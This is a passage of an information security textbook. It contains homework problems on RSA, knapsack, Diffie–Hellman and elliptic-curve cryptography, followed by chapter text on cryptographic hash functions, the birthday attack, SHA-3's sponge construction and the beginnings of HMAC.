10. Suppose that Alice signs the message $M =$ "I love you" and then encrypts it with Bob's public key before sending it to Bob. As discussed in the text, Bob can decrypt this to obtain the signed message and then encrypt the signed message with, say, Charlie's public key and forward the resulting ciphertext to Charlie. Could Alice prevent this "attack" by using symmetric key cryptography?

11. When Alice sends a message M to Bob, she and Bob agree to use the following protocol:

    i) Alice computes $S = [M]_{\text{Alice}}$
    ii) Alice sends (M, S) to Bob
    iii) Bob computes $V = \{S\}_{\text{Alice}}$
    iv) Bob accepts the signature as valid provided $V = M$

[17] Your redundant author often uses his PIN number at his local ATM machine. He also views documents in the PDF format and writes code in the HTML language on his PC computer—which has a lot of RAM memory, an LCD display, a DVD disk drive, a NIC card, and is usually connected to a LAN network.

With this protocol, it's possible for Trudy to forge Alice's signature on a random "message" as follows: Trudy generates a value R. She then computes $N = \{R\}_{\text{Alice}}$ and sends (N, R) to Bob. Following the protocol above, Bob computes $V = \{R\}_{\text{Alice}}$ and, since $V = N$, Bob accepts the signature. Bob then believes that Alice sent him the signed nonsense "message" N. As a result, Bob gets very annoyed with Alice.

a) Is this attack a serious concern, or just an annoyance? Explain.

b) Discuss a reasonable way to prevent this "attack."

12. Suppose that Bob's knapsack private key consists of $(3, 5, 10, 23)$ along with the multiplier $m^{-1} = 6$ and modulus $n = 47$.

 a) Find the plaintext given the ciphertext $C = 20$. Give your answer in binary.

 b) Find the plaintext given the ciphertext $C = 29$. Give your answer in binary.

 c) Find m and the public key.

13. Suppose that for the knapsack cryptosystem, the superincreasing knapsack is $(3, 5, 12, 23)$ with $n = 47$ and $m = 6$.

 a) Give the public and private keys.

 b) Encrypt the message $M = 1110$ (given in binary). Give your result in decimal.


14. Consider the knapsack cryptosystem. Suppose the public key consists of $(18, 30, 7, 26)$ and $n = 47$.

 a) Find the private key, assuming $m = 6$.

 b) Encrypt the message $M = 1101$ (given in binary). Give your result in decimal.

15. Prove that for the knapsack cryptosystem, it is always possible to decrypt the ciphertext in linear time, assuming you know the private key.

16. Recall the man-in-the-middle attack on Diffie–Hellman, which is illustrated in Figure 4.2. Suppose that Trudy wants to establish a single Diffie–Hellman value, $g^{abt} \pmod p$, that she, Alice, and Bob all share. Trudy believes that the attack below will work.



Is Trudy correct, or not? That is, will the attack illustrated above enable Trudy to share $g^{abt} \pmod p$ with both Alice and Bob? Justify your answer.

17. This problem deals with Diffie–Hellman.
    a) Why is $g = 1$ not an allowable choice for g?
    b) Why is $g = p - 1$ not an allowable choice for g?
18. In RSA, a common encryption exponent of $e = 3$ or $e = 2^{16} + 1$ is sometimes used. The RSA math will also works if we use a common decryption exponent of, say, $d = 3$. Why would it be a bad idea to use $d = 3$ as a common decryption exponent? Can you find a secure common decryption exponent d? Explain.
19. If Trudy can factor the modulus N, then she can break the RSA public key cryptosystem. The complexity class for the factorization problem is not known. Suppose that someone proves that integer factorization is a "really hard problem," in the sense that it belongs to a class of apparently intractable problems. What would be the practical importance of such a discovery?
20. In the RSA cryptosystem, it is possible that $M = C$, that is, the plaintext and the ciphertext may be identical.
    a) Is this a security concern in practice?
    b) For modulus $N = 3127$ and encryption exponent $e = 17$, find at least one non-trivial message $M > 1$ that encrypts to itself.
21. Suppose that Bob uses the following variant of RSA. He first chooses N, then he finds two encryption exponents e_0 and e_1 and the corresponding decryption exponents d_0 and d_1. He asks Alice to encrypt her message M to him by first computing $C_0 = M^{e_0} \bmod N$, then encrypting C_0 to obtain the ciphertext, $C_1 = C_0^{e_1} \bmod N$. Alice then sends C_1 to Bob. Does this double encryption increase the security as compared to a single RSA encryption? Why or why not?
22. Alice receives a single ciphertext C from Bob, which was encrypted using Alice's RSA public key. Let M be the corresponding plaintext. Alice challenges Trudy to recover M under the following rules: Alice sends C to Trudy, and Alice agrees to decrypt one ciphertext that was encrypted with Alice's public key, provided that it is not C, and give the resulting plaintext to Trudy. Is it possible for Trudy to recover the plaintext message M?
23. Suppose that you are given the following RSA public keys, which are of the form (e, N).

Username	Public key
Alice	$(3, 5356488760553659)$
Bob	$(3, 8021928613673473)$
Charlie	$(3, 56086910298885139)$

You also know that Dave has encrypted the same message M (without padding) using each of these public keys, where the message, which contains only uppercase and lowercase English letters, is encoded with the method[18] used at [56]. Suppose that these ciphertext messages are as follows:

Recipient	Ciphertext
Alice	4324345136725864
Bob	2102800715763550
Charlie	46223668621385973

a) Use the Chinese Remainder Theorem to find M.

b) Are there other feasible ways to find M?

24. As mentioned in this chapter, "textbook" RSA is subject to a forward search attack. An easy way to prevent this attack is to pad the plaintext with random bits before encrypting. This problem shows that there is another potential issue with RSA that is also prevented by padding the plaintext. Suppose that Alice's RSA public key is (N, e) and her private key is d. Bob encrypts the message M (without padding) using Alice's public key to obtain the ciphertext $C = M^e \pmod N$. Bob sends C to Alice and, as usual, Trudy intercepts C.

    a) Suppose that Alice will decrypt one message of Trudy's choosing, provided that it is not C. Show that Trudy can easily determine M. Hint: Trudy chooses r and asks Alice to decrypt the ciphertext $C' = Cr^e \pmod N$.

    b) Why is this "attack" prevented by padding the message?

25. Suppose that Trudy obtains two RSA ciphertext messages, both of which were encrypted with Alice's public key, that is, $C_0 = M_0^e \pmod N$ and $C_1 = M_1^e \pmod N$. Trudy does not know Alice's private key or either plaintext message.

    a) Show that Trudy can easily determine $(M_0 \cdot M_1)^e \pmod N$.

    b) Can Trudy also determine $(M_0 + M_1)^e \pmod N$?

    c) Due to the property in part a), RSA is said to be homomorphic with respect to multiplication. Recently, a fully homomorphic encryption scheme has been demonstrated, that is, the multiplicative homomorphic property in part a) and the additive homomorphic property in part b) both hold. Discuss some significant potential uses for a practical fully homomorphic encryption scheme.

[18] Note that at [56], letters are encoded in the following nonstandard way: Each lowercase letter is converted to its uppercase ASCII equivalent, and uppercase letters are converted to (decimal) according to A = 33, B = 34, ..., Z = 58.

26. This problem deals with digital signatures.
    a) Why does a digital signature provide integrity?
    b) Define non-repudiation.
    c) Why does a digital signature provide non-repudiation?
    d) Recall that a MAC provides an integrity check. Why does a MAC fail to provide non-repudiation?
27. A digital signature or a MAC can be used to provide a cryptographic integrity check.
    a) Suppose that Alice and Bob want to use a cryptographic integrity check. Which would you recommend that they use, a MAC or a digital signature? Why?
    b) Suppose that Alice and Bob require a cryptographic integrity check and they also require non-repudiation. Which would you recommend that Alice and Bob use, a MAC or a digital signature? Why?
28. Alice wants to be "extra secure," so she proposes to Bob that they compute a MAC, then digitally sign the MAC.
    a) Does Alice's method provide a cryptographic integrity check?
    b) Does Alice's method provide for non-repudiation? Explain.
    c) Is Alice's method a good idea? Why or why not?
29. In this chapter, we showed that we can prevent a forward search attack on a public key cryptosystem by padding with random bits.
    a) Why would we like to minimize the amount of random padding?
    b) How many bits of random padding are needed? Explain.
30. Consider the elliptic curve
$$E\colon \quad y^2 = x^3 + 7x + b \pmod{11}.$$
    a) Determine b so that the point $P = (4, 5)$ is on the curve E.
    b) Using the b found in part a), list all points on E.
    c) Using the b found in part a), find the sum $(4, 5) + (5, 4)$ on E.
    d) Using the b found in part a), find the point $3(4, 5)$.
31. Consider the elliptic curve
$$E\colon \quad y^2 = x^3 + 11x + 19 \pmod{167}.$$
    a) Verify that the point $P = (2, 7)$ is on E.
    b) Suppose this E and $P = (2, 7)$ are used in an ECC Diffie–Hellman key exchange, where Alice chooses the secret value $A = 12$ and Bob chooses the secret value $B = 31$. What value does Alice send to Bob? What does Bob send to Alice? What is the shared secret?

32. The Elgamal digital signature scheme employs a public key consisting of the triple (y, p, g) and a private key x, where these numbers satisfy

$$y = g^x \pmod{p}. \tag{4.9}$$

To sign a message M, choose a random number k such that k has no factor in common with $p - 1$ and compute

$$a = g^k \pmod{p}.$$

Then find a value s that satisfies

$$M = xa + ks \bigl(\bmod\ (p-1)\bigr)$$

which is easy to do using the Euclidean Algorithm. The signature is verified provided that

$$y^a a^s = g^M \pmod{p}. \tag{4.10}$$

   a) Select values (y, p, g) and x that satisfy equation (4.9). Choose a message M, compute the signature, and verify that equation (4.10) holds.

   b) Prove that the math in Elgamal works, that is, prove that equation (4.10) always holds for appropriately chosen values. Hint: Use Fermat's Little Theorem, which states that if p is prime and p does not divide z, then $z^{p-1} = 1 \pmod{p}$.

33. In Section 4.9, we mentioned that NTRU is an example of a post quantum public key cryptosystem.

   a) Provide a high level description of the NTRU system. Be sure to discuss the hard mathematical problem that the system is based on and, in general terms, how encryption and decryption are accomplished.

   b) Discuss a post-quantum public key cryptosystem other than the NTRU system. Include a discussion of the hard mathematical problem that underlies the system.

34. In Section 4.9 we mentioned that given a quantum computer of sufficient size, Shor's algorithm will efficiently factor numbers, and thus break RSA. The method used by Shor's algorithm is somewhat indirect, in that it factors a number by first finding the period of a specific function. Furthermore, the speedup over classical algorithms is obtained by using the quantum Fourier transform (QFT) to find the period. Once this period is known, we can easily factor the number. From a high level perspective, the technique used by Shor's algorithm to factor N is as follows:

i) Choose a random ineger a such that $1 < a < N$.
ii) Compute $g = \gcd(a, N)$ using the extended Euclidean algorithm.
iii) If $g \neq 1$, then a and N are not relatively prime, and a is a factor of N, and we are done. Otherwise, find the period r of the function

$$f(n) = a^n \pmod{N}$$

iv) If r is odd or $a^{r/2} = -1 \pmod{N}$, choose a new random a, such that $1 < a < N$, and start over. Otherwise,

$$\gcd\bigl(a^{r/2} + 1, N\bigr) \text{ and } \gcd\bigl(a^{r/2} - 1, N\bigr)$$

are both nontrivial factors of N.

Use the algorithm specified above in i) through iv) to factor the composite number $N = 35$.

35. Suppose that there exists a block cipher that "commutes" in the sense that $E\bigl(E(P, K_1), K_2\bigr) = E\bigl(E(P, K_2), K_1\bigr)$ for symmetric keys $K_1 \neq K_2$.
    a) Design a public key cryptosystem using only this commuting block cipher. Hint: Suppose Alice wants to send a message P to Bob. Alice generates her own random key K_A and sends $C_A = E(P, K_A)$ to Bob. Then Bob compute $C_{AB} = E(C_A, K_B)$ and send this back to Alice. Use the commutative property to complete the solution.
    b) Since $\bigl((P \oplus K_1) \oplus K_2\bigr) = \bigl((P \oplus K_2) \oplus K_1\bigr)$, it follows that all stream ciphers commute, in the sense described in this problem. Given that this is the case, can you use a stream cipher in place of the block cipher in your solution to part a)? Why or why not?

36. James H. Ellis was the first to realize that there is no mathematical limitation that prevents encryption from taking place without a shared symmetric key [34]. His paper on the subject is essentially a thought experiment that goes something like this: Suppose that Alice wants to send a message to Bob, where Bob has two functions, $f(i)$ and $h(i, j)$, while Alice has one function $g(i, j)$. Bob generates a random k and sends $x = f(k)$ to Alice, who encrypts M as $C = g(M, x)$, which Bob decrypts by $M = h(C, k)$. The only secret in this system is k. Of course, the functions f, g, and h must be special, but the point is that there is no mathematical reason why such functions cannot exist.[19] Note that Bob assists Alice with the encryption when he sends x, but that information is not secret.[20] What do k and the functions f, g, and h correspond to in the RSA public key cryptosystem?

[19] Ellis viewed f, g, and h as ginormous lookup tables, in which case, such "functions" obviously do exist, although they are not necessarily secure when used as a cipher.

[20] Since no secret information is exchanged prior to encryption, Ellis dubbed the process non-secret encryption, or NSE.

Chapter 5

Crypto Hash Functions++

"I'm sure [my memory] only works one way." Alice remarked.
"I can't remember things before they happen."
"It's a poor sort of memory that only works backwards," the Queen remarked.
"What sort of things do you remember best?" Alice ventured to ask.
"Oh, things that happened the week after next,"
the Queen replied in a careless tone.
— Lewis Carroll, *Through the Looking Glass*

A boat, beneath a sunny sky
Lingering onward dreamily
In an evening of July —

Children three that nestle near,
Eager eye and willing ear,
⋮
— Lewis Carroll, *Through the Looking Glass*

5.1 Introduction

This chapter covers cryptographic hash functions, followed by a brief discussion of a few crypto-related odds and ends. At first glance, cryptographic hash functions seem to be fairly esoteric. However, these functions turn out to be surprisingly useful in a surprisingly wide array of information security contexts. We consider the standard uses for cryptographic hash functions (digital signature and hashed MAC), as well as a couple of clever applications of hash functions (online bids and blockchain). These two examples represent the tip of the iceberg when it comes to the uses for hash functions.

There exist a semi-infinite supply of crypto-related side issues that could reasonably be covered here. To keep this chapter to a reasonable length, we only discuss a handful of these many interesting and useful topics, and each of these is only covered briefly. The topics covered include secret sharing

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

(with a quick look at the closely related subject of visual cryptography), cryptographic random numbers, and information hiding (steganography and digital watermarks).

5.2 What is a Cryptographic Hash Function?

In cryptography, hashing has a very precise meaning. So it might be best to forget about any other concept of hashing that may be clouding your mind.

A cryptographic hash function $h(x)$ must provide all of the following:

- Compression — For any size input x, the output length of $y = h(x)$ is small. In practice, the output is a fixed size (e.g., 160 bits), regardless of the length of the input.
- Efficiency — It must be easy to compute $h(x)$ for any input x. The computational effort required to compute $h(x)$ will, of course, grow with the length of x, but it cannot grow too fast.
- One-way — Given any value y, it's computationally infeasible to find a value x such that $h(x) = y$. Another way to say this is that there is no feasible way to invert the hash.
- Weak collision resistance — Given x and $h(x)$, it's infeasible to find any y, with $y \neq x$, such that $h(y) = h(x)$. Another way to state this requirement is that it is not feasible to modify a message without changing its hash value.
- Strong collision resistance — It's infeasible to find any x and y, such that $x \neq y$ and $h(x) = h(y)$. That is, we cannot find any two inputs that hash to the same output.

Many collisions must exist since the input space is much larger than the output space. For example, suppose a particular hash function generates a 128-bit output. If we consider, say, all possible 150-bit input values then, on average, 2^{22} (that is, more than 4,000,000) of these input values hash to each possible output value. The collision resistance properties says that *all* of these collisions are computationally hard to find. This is asking a lot, and it might seem that, as a practical matter, no such function could possibly exist. Remarkably, practical cryptographic hash functions do indeed exist.

Hash functions are extremely useful in security. One particularly important use of hash functions arises in the computation of digital signatures. In the previous chapter, we said that Alice signs a message M by using her private key to "encrypt," that is, she computes $S = [M]_{\text{Alice}}$. If Alice sends M and S to Bob, then Bob can verify the signature by verifying that $M = \{S\}_{\text{Alice}}$. However, if M is large, $[M]_{\text{Alice}}$ is costly to compute—not to mention the bandwidth needed to send M and S, which are both large. In contrast, when computing a MAC, the encryption is fast and we only need to send the message along with few additional check bits (i.e., the MAC).

Suppose Alice has a cryptographic hash function h. Then $h(M)$ can be viewed as a "fingerprint" of the file M, that is, $h(M)$ is much smaller than M but it identifies M. If M' differs from M, even by just a single bit, then the hashes will almost certainly differ.[1] Furthermore, the collision resistance properties imply that it is not feasible to replace M with a different message M' such that $h(M) = h(M')$.

Thus, our new-and-improved way for Alice to sign M is by first hashing M then signing the hash, that is, Alice computes $S = [h(M)]_{\text{Alice}}$. Hashes are efficient—comparable to block cipher algorithms—and only a small number of bits need to be signed, so the efficiency here is comparable to that of a MAC.

Then Alice can send Bob M and S, as illustrated in Figure 5.1. Bob verifies the signature by hashing M and comparing the result to the value obtained when Alice's public key is applied to S. That is, Bob verifies that $h(M) = \{S\}_{\text{Alice}}$. Note that only the message M and a small number of additional check bits, namely S, need to be sent from Alice to Bob. Again, this compares favorably to the overhead required when a MAC is used.




Figure 5.1 A better way to sign

Is our new-and-improved signature scheme secure? Assuming there are no collisions, signing $h(M)$ is actually better than signing M itself. But it is important to realize that the security of the signature now depends on both the public key system and the hash function—if either is weak, the signature scheme can be broken. These and other issues are considered in the homework problems at the end of this chapter.

5.3 The Birthday Problem

The so-called birthday problem is a fundamental issue in many areas of cryptography. We discuss it here, since it's particularly relevant to hashing.

Before we get to the birthday problem, we first consider the following warm-up exercise. Suppose that you are in a classroom with N other people.

[1] What if the hash values should happen to be the same? Well, then you have found a collision, which means that you've broken the hash function and you are henceforth a famous cryptographer, so it's a no-lose situation.

How large must N be before you expect to find at least one other person with the same birthday as you? An equivalent way to state this is: How large must N be before the probability that someone has the same birthday as you is greater than $1/2$? As with many discrete probability calculations, it's easier to compute the probability of the complement, that is, the probability that none of the N people has the same birthday as you, and subtract that result from one.

Your birthday is on one particular day of the year. If a person does not have the same birthday as you, his or her birthday must be on one of the other 364 days. Assuming all birthdays are equally likely, the probability that a randomly selected person does not have the same birthday as you is $364/365$. Then the probability that all N people do not have the same birthday as you is $(364/365)^N$ and, consequently, the probability that at least one person has the same birthday as you is

$$P(\text{same birthday as you}) = 1 - (364/365)^N.$$

Setting this expression equal to $1/2$ and solving for N, we find $N = 253$. Since there are 365 days in a year, we might expect the answer to be on the order of 365, which it is, so this seems plausible.

Now we consider the real birthday problem. Again, suppose there are N people in a room. We want to answer the question: How large must N be before we expect to find any two (or more) people with the same birthday? Equivalently, how many people must be in the room so that the probability of two or more having the same birthday is greater than $1/2$? As usual, it's easier to solve for the probability of the complement and subtract that result from one. In this case, the complement is that all N people have different birthdays.

Number the N people in the room $1, 2, 3, \ldots, N$. Person 1 has a birthday on one of the 365 days of the year. If all people have different birthdays, then person 2 must have a birthday that differs from person 1, and hence person 2 can have a birthday on any of the remaining 364 days. Similarly, person 3 can have a birthday on any of the remaining 363 days, and so on. Assuming that all birthdays are equally likely, the probability of interest is

$$\begin{aligned} &P(2 \text{ or more out of } N \text{ have the same birthday}) \\ &\quad = 1 - 365/365 \cdot 364/365 \cdot 363/365 \cdots (365 - N + 1)/365. \end{aligned}$$

Setting this expression equal to $1/2$ and solving for N, we find $N \approx 23$.

The birthday problem is often referred to as the birthday paradox, and at first glance it does seem paradoxical that with only 23 people in a room, we expect to find two or more with the same birthday. However, a few moments' thought makes the result much less paradoxical. In this problem, we are comparing the birthdays of all pairs of people. With N people in a room, the

number of comparisons is $N(N-1)/2 \approx N^2$. Since there are only 365 different possible birthdays, we expect to find a match, roughly, when $N^2 = 365$, that is, when $N = \sqrt{365} \approx 19$. Viewed in this light, the birthday paradox is not so paradoxical.

What do birthdays have to do with cryptographic hash functions? Suppose that a hash function $h(x)$ produces an output that is N bits long. Then there are 2^N different possible hash values. For a secure cryptographic hash function, we would expect that all output values are equally likely. Then, since $\sqrt{2^N} = 2^{N/2}$, the birthday problem immediately implies that if we hash about $2^{N/2}$ different inputs, we can expect to find a collision, that is, we expect to find two inputs that hash to the same value. This brute force method of breaking a hash function is analogous to an exhaustive key search attack on a symmetric cipher.

Again, the birthday problem tells us that a secure hash that generates an N-bit output can be broken with a brute force work factor of about $2^{N/2}$. In contrast, a secure symmetric key cipher with a key of length N can be broken with a work factor of 2^{N-1}. Consequently, the output of a hash function must be about twice the number of bits as a symmetric cipher key for an equivalent level of security—assuming both are secure, i.e., no shortcut attack exists for either.

5.4 A Birthday Attack

The role of hashing in digital signature computations was discussed above. Recall that if M is the message that Alice wants to sign, then she computes $S = [h(M)]_{\text{Alice}}$ and sends S and M to Bob.

Suppose that the hash function h generates an n-bit output. Then Trudy can, in principle, conduct a birthday attack as follows:

1) Trudy selects an "evil" message E that she wants Alice to sign, but which Alice is unwilling to sign. For example, the message might state that Alice agrees to give all of her money to Trudy.
2) Trudy also creates an innocent message I that she is confident Alice is willing to sign. For example, this could be a routine message of the type that Alice regularly signs.
3) Then Trudy generates $2^{n/2}$ variants of the innocent message by making minor editorial changes. These innocent messages, which we denote I_i, for $i = 0, 1, \ldots, 2^{n/2} - 1$, all have the same meaning as I, but since the messages differ, their hash values differ.
4) Similarly, Trudy creates $2^{n/2}$ variants of the evil message, which we denoted E_i, for $i = 0, 1, \ldots, 2^{n/2} - 1$. These messages all convey the same meaning as the original evil message E, but their hashes differ.

5) Trudy hashes all of the evil messages E_i and all of the innocent messages I_i. By the birthday problem, she can expect to find a collision, say, $h(E_j) = h(I_k)$. Given such a collision, Trudy sends I_k to Alice, and asks Alice to sign it. Since this message appears to be innocent, Alice signs it and returns I_k and $[h(I_k)]_{\text{Alice}}$ to Trudy. Since $h(E_j) = h(I_k)$, it follows that $[h(E_j)]_{\text{Alice}} = [h(I_k)]_{\text{Alice}}$ and, consequently, Trudy has, in effect, obtained Alice's signature on the evil message E_j.

Note that, in this attack, Trudy has obtained Alice's signature on a message of Trudy's choosing without attacking the underlying public key system in any way. This attack is a brute force attack on the hash function h, as used for computing digital signatures. To prevent this attack, we need to choose a hash function for which n, the size of the hash function output, is so large that Trudy cannot compute $2^{n/2}$ hashes.

5.5 Non-Cryptographic Hashes

Before looking into the inner workings of a specific cryptographic hash function, we'll briefly discuss a few simple non-cryptographic hashes. Many non-cryptographic hashes have their uses, but none is suitable for cryptographic applications.

Consider

$$X = (X_0, X_1, X_2, \ldots, X_{n-1}),$$

where each X_i is a byte. We can define a hash function $h(X)$ by

$$h(X) = (X_0 + X_1 + X_2 + \cdots + X_{n-1}) \pmod{256}.$$

This certainly provides compression, since any size of input is compressed to an 8-bit output. However, hash would be easy to break (in the crypto sense), since the birthday problem tells us that if we hash just $2^4 = 16$ randomly selected inputs, we can expect to find a collision. In fact, it's even worse than that, since collisions are easy to construct directly. For example, swapping two bytes will always yield a collision, for example,

$$h(10101010, 00001111) = h(00001111, 10101010) = 10111001.$$

Not only is the hash output length too small, but the algebraic structure inherent in this approach is a fundamental weakness.

As a slightly souped up example of this hash function, let's define

$$h(X) = (nX_0 + (n-1)X_1 + (n-2)X_2 + \cdots + 2X_{n-2} + X_{n-1}) \pmod{256}.$$

Is this hash secure, in the cryptographic sense? At least it gives different results when the byte order is swapped; for example,

$$h(10101010, 00001111) \neq h(00001111, 10101010).$$

But, again, we still have the birthday problem issue and it also happens to be relatively easy to construct collisions, such as

$$h(00000001, 00001111) = h(00000000, 00010001) = 00010001.$$

Despite the fact that this is not a secure cryptographic hash, it's used successfully as a non-cryptographic checksum in RSync.

An example of a non-cryptographic hash that is sometimes mistakenly used as a cryptographic hash is the cyclic redundancy check, or CRC. The CRC calculation is essentially long division, with the remainder acting as the CRC "hash" value. In contrast to ordinary long division, in a CRC we use XOR in place of subtraction.

WEP mistakenly uses a CRC checksum where a cryptographic integrity check is required. This flaw opens the door to many attacks on the protocol. CRCs and similar checksum methods are only designed to detect transmission errors—not to detect intentional tampering with the data. That is, random transmission errors will almost certainly be detected (within certain parameters), but an intelligent adversary can easily change the data so that the CRC value is unchanged and, consequently, the tampering will go undetected. In cryptography, we must protect against an intelligent adversary (Trudy), not just random changes to data.

5.6 SHA-3

In this section we discuss the Secure Hash Algorithm 3, which is universally known as SHA-3. The algorithm is fairly complex and involved, and since we have many more topics to cover in this chapter, we'll keep the discussion brief, and mostly at a relatively high-level. The homework problems delve more deeply into some aspects of the algorithm.

SHA-3 is a U.S. government standard that was designed to replace the SHA-1 algorithm, and the family of algorithms known collectively as SHA-2. The SHA-3 algorithm was selected through a competition that was similar to that used for AES, which is discussed briefly in Section 3.3.4 of Chapter 3. The SHA-3 competition ran from 2007 until the algorithm that we now know as SHA-3 was officially approved in 2012.

The previous U.S. government standards of SHA-1 and SHA-2 are similar to the MD5 hash. A weakness in MD5 was noted as early as 1996, and by 2010 (if not sooner), it was widely considered to be broken. Since SHA-1 and the SHA-2 algorithms are all cousins of MD5, it was believed that a more secure replacement was needed.

SHA-3 is based on a previously developed technique known as Keccak, which was invented by several well-known cryptographers, including Joan Daemen of Rijndael and AES fame. Most previously developed cryptographic hash functions—including MD5 and SHA-1—are based on the so-called Merkle–Damgård construction. While Merkle–Damgård hashes have

many nice theoretical properties, there are some known potential weaknesses, including a length extension attack, which we briefly consider when discussing HMACs in Section 5.7.

Similar to Merkle–Damgård, the Keccak algorithm hashes the message in blocks. Whereas Merkle–Damgård combines the current block with the internal state by compressing the two, Keccak relies on a "sponge" technique. During the sponge "absorbing" phase, each block is, in turn, XORed with a permutation of the current internal state. Once the entire message has been absorbed, a "squeezing" phase extracts bits of the internal state that comprise the hash value.

The SHA-3 sponge technique is illustrated in Figure 5.2. In this case, we have assumed that the padded message M consists of four blocks, namely, X_0, X_1, X_2, X_3. In practice, the input can be any length, with the number of absorbing steps equal to the number of blocks in the input. The size of each block is r in Figure 5.2, which is referred to as the rate, while c is the capacity. Specifically, for SHA-3, we have $r + c = 1600$, with $r = 1344$ or $r = 1088$ allowed, which implies that $c = 256$ or $c = 512$, respectively. The output is labeled Y_0, and the output length of the SHA-3 hash can be selected to be any value from among 224, 256, 384, and 512. The Keccak design (but not the official SHA-3) allows for a variable length output mode, where more than one squeezing step can be used, resulting in output $Y_0, Y_1, \ldots$. Note that the function f in Figure 5.2 is a permutation.




Figure 5.2 SHA-3 "sponge"

Since the function f is a permutation and XOR is used to combine the state with the new input block, the absorbing steps of the sponge construction are reversible. Yet, a key requirement of a hash function is that it must be one-way, and hence the overall sponge construction must be (and, in fact, is) one-way.

The security—as well as the efficiency—of the sponge technique depends on the choice of f. In SHA-3, the function f is implemented as 24 rounds, where each round consists of five steps, with these steps denoted as θ, ρ, π, χ, and ι. The θ step needs to be computed first but, curiously, the order of the other four steps does not matter. The rounds are identical except that a different constant is used in the ι step of each round.

The block size in SHA-3 is 1600 bits. For the sake of efficiency, this internal state is treated as a 5×5 grid of 64 bit words, with each word being referred to as a "lane." We denote the 64-bit word in lane (i, j) of this 5×5 grid as $A[i, j]$. In Figure 5.3, we illustrate the 1600-bit state, where the lane represented by $A[4, 3]$ is highlighted.




Figure 5.3 SHA-3 state $A[x, y]$ (a 5×5 array of 64-bit words)

Based on the specification provided by Team Keccak [65], in Table 5.1, we give pseudo-code for each of the steps, θ, ρ, π, χ, and ι, that define a round of SHA-3. In this pseudo-code, $A[x, y]$ is the 64-bit word in lane (x, y), "$\oplus$" is XOR, "$\lll$" is a left cyclic shift by the specified amount, "$\sim$" is the negation operator, "&" is AND, $r[x, y]$ are specified rotation offsets, R_i is a round-specific constant, and all indices are computed modulo 5. Additional details, including the round-specific constants and rotation offsets can be found at [65].

Here, we are not too concerned with the details of the steps in Table 5.1. The main points that we want to emphasize are the elegance and simplicity of these operations, along with the fact that the steps were clearly designed to be extremely efficient when implemented in 64-bit hardware.

It is worth noting that as of this writing, SHA-3 has not become wildly popular. Although MD5 has been broken for some time and SHA-1 is also officially broken, the SHA-2 family seems to be holding up. Although SHA-3 is clearly a superior design to SHA-2, inertia is winning and, at least so far, the SHA-2 family remains considerably more popular than SHA-3.

Table 5.1 Steps in round i of SHA-3

```
// θ step
for x = 0 to 4
    C[x] = A[x,0] ⊕ A[x,1] ⊕ A[x,2] ⊕ A[x,3] ⊕ A[x,4]
next x
for x = 0 to 4
    D[x] = C[x − 1] ⊕ (C[x + 1] ⋘ 1)
next x
for x = 0 to 4
    for y = 0 to 4
        A[x,y] = A[x,y] ⊕ D[x]
    next y
next x
// ρ and π steps
for x = 0 to 4
    for y = 0 to 4
        B[y,2x + 3y] = (A[x,y] ⋘ r[x,y])
    next y
next x
// χ step
for x = 0 to 4
    for y = 0 to 4
        A[x,y] = B[x,y] ⊕ ((∼B[x + 1,y]) & B[x + 2,y])
    next y
next x
// ι step
A[0,0] = A[0,0] ⊕ R_i
```

5.7 HMAC

Recall that for message integrity we can compute a message authentication code, or MAC, where the MAC is computed using a block cipher in CBC mode. The MAC is just the final CBC-encrypted block, which is known as the CBC residue. Since a hash function effectively gives us a fingerprint of its input, it seems clear that we should also be able to use a hash to verify message integrity.

Can Alice protect the integrity of M by simply computing $h(M)$ and sending both M and $h(M)$ to Bob? Note that if M changes, Bob will detect the change, provided that $h(M)$ has not changed (and vice versa). However, if Trudy replaces M with M', and also replaces $h(M)$ with $h(M')$, then Bob will have no way to detect the tampering. All is not lost, as we can use a hash function to provide integrity protection, but it must involve a key to prevent

Trudy from changing the hash value.[2] Perhaps the most obvious approach would be to have Alice encrypt the hash value with a symmetric cipher, $E(h(M), K)$, and send this to Bob. However, a slightly different approach is actually used to compute a hashed MAC, or HMAC.

Instead of encrypting the hash, we directly mix the key into M when computing the hash. How should we mix the key into the HMAC? Two obvious approaches are the following:

- Prepend the key to the message: $h(K, M)$.
- Append the key to the message: $h(M, K)$.

Surprisingly, both of these approaches create the potential for subtle attacks.

